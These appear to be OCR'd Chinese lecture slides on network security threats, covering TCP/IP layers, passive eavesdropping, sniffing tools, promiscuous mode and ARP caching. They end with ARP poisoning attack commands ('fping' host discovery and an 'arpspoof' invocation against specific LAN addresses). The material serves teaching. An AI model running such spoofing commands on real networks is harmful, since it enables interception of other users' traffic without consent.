


Network Topology




Data Flow






数据封装：TCP



数据包从源到目的经过多跳




TCP/IP协议：总结

□ 多层 (Multiple-layer)

◆ 应用层、传输层、IP层、数据链路层、物理层

□ 多跳 (Multiple-hop)

◆ 源主机、路由器 (多个)、Middlebox、目的主机



网络安全威胁

网络安全威胁

□ 被动攻击

- ◆ 国家级监控
- ◆ 企业信息收集
- ◆ 恶意用户

□ 主动攻击

- ◆ 篡改
- ◆ 重放攻击

网络安全威胁：被动攻击

Passive Attack

被动攻击


□ 什么是被动攻击？

- ◆ 攻击者只是窃听消息，不对消息做任何形式的修改。攻击者的目标是获取传输的信息，以便进行利用。


□ 被动攻击的后果

- ◆ 信息内容泄漏
- ◆ 流量模式泄漏

被动攻击模型



被动攻击：攻击点



被动攻击：常用软件

□ Wireshark




□ Sniffer Pro



□ TCP Dump

□ Snort



□

典型网络窃听示例

□ 广播式网络

- ◆ 集线器 (Hub) 连接局域网

□ 交换式网络

- ◆ 交换机 (Switch) 连接主机
- ◆ 镜像端口

集线器局域网窃听

- 正常情况下，网卡会侦听所有进入的包，但是丢弃所有目的MAC地址不属于自己的包
- 当攻击者运行一个嗅探软件时，通常希望捕获所有的包而不限于那些发给自己的包
- 可以通过将网卡设置为 “Promiscuous mode” 来实现- 在这种情况下，网卡收到的所有包都会被转给操作系统做进一步处理

交换式局域网



ARP攻击

局域网：ARP原理


- ARP (Address Resolution Protocol)
 - ◆ 用于将IP地址映射到MAC地址
- ARP request - broadcast to all stations on LAN
 - ◆ Computer A asks the network, "Who has this IP address?"
- ARP reply
 - ◆ Computer B tells Computer A, "I have that IP. My Physical Address is [whatever it is]."

局域网：ARP原理

□ ARP Cache Table

- ◆ 主机缓存接收到的 “ $IP \leftrightarrow MAC$ ” 映射，包括：
 - 来自对自己请求的响应
 - 来自对其他主机请求的响应
 - 来自恶意用户的伪造响应
- ◆ 如果一段时间没有使用某个映射，则自动删除
- ◆ 查看arp缓存表
 - 命令：arp -a

ARP缓存内容演示



The image shows two terminal windows side-by-side. The top window is a Kali Linux terminal with the prompt 'root@kali: ~'. It shows the output of the 'arp' command, which lists the ARP cache entries for the interface 'eth0'. The bottom window is a Windows command prompt with the title 'C:\Windows\system32\cmd.exe' and the prompt 'C:\>'. It shows the output of the 'arp -a' command, which displays the ARP cache for the interface '192.168.2.100'.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arp
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.2.100    ether   84:3a:4b:13:e9:8c  C             eth0
192.168.2.1      ether   40:16:9f:60:9e:b4  C             eth0
root@kali:~#
```

```
C:\Windows\system32\cmd.exe
C:\>arp -a

接口: 192.168.2.100 --- 0xd
Internet 地址      物理地址          类型
192.168.2.1        40-16-9f-60-9e-b4  动态
192.168.2.105      08-00-27-a1-b6-e6  动态
192.168.2.255      ff-ff-ff-ff-ff-ff  静态
224.0.0.2          01-00-5e-00-00-02  静态
224.0.0.22         01-00-5e-00-00-1c  静态
```

ARP poisoning attack

□ 发现攻击目标

- ◆ `fping -a -g 192.168.1.0/24`

□ arpspoof工具

- ◆ redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies.

- ◆ `arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host`

□ 发起ARP spoof攻击

- ◆ `arpspoof -i eth0 -t 192.168.2.105 -r 192.168.2.1`

ARP poisoning attack: 监视流量

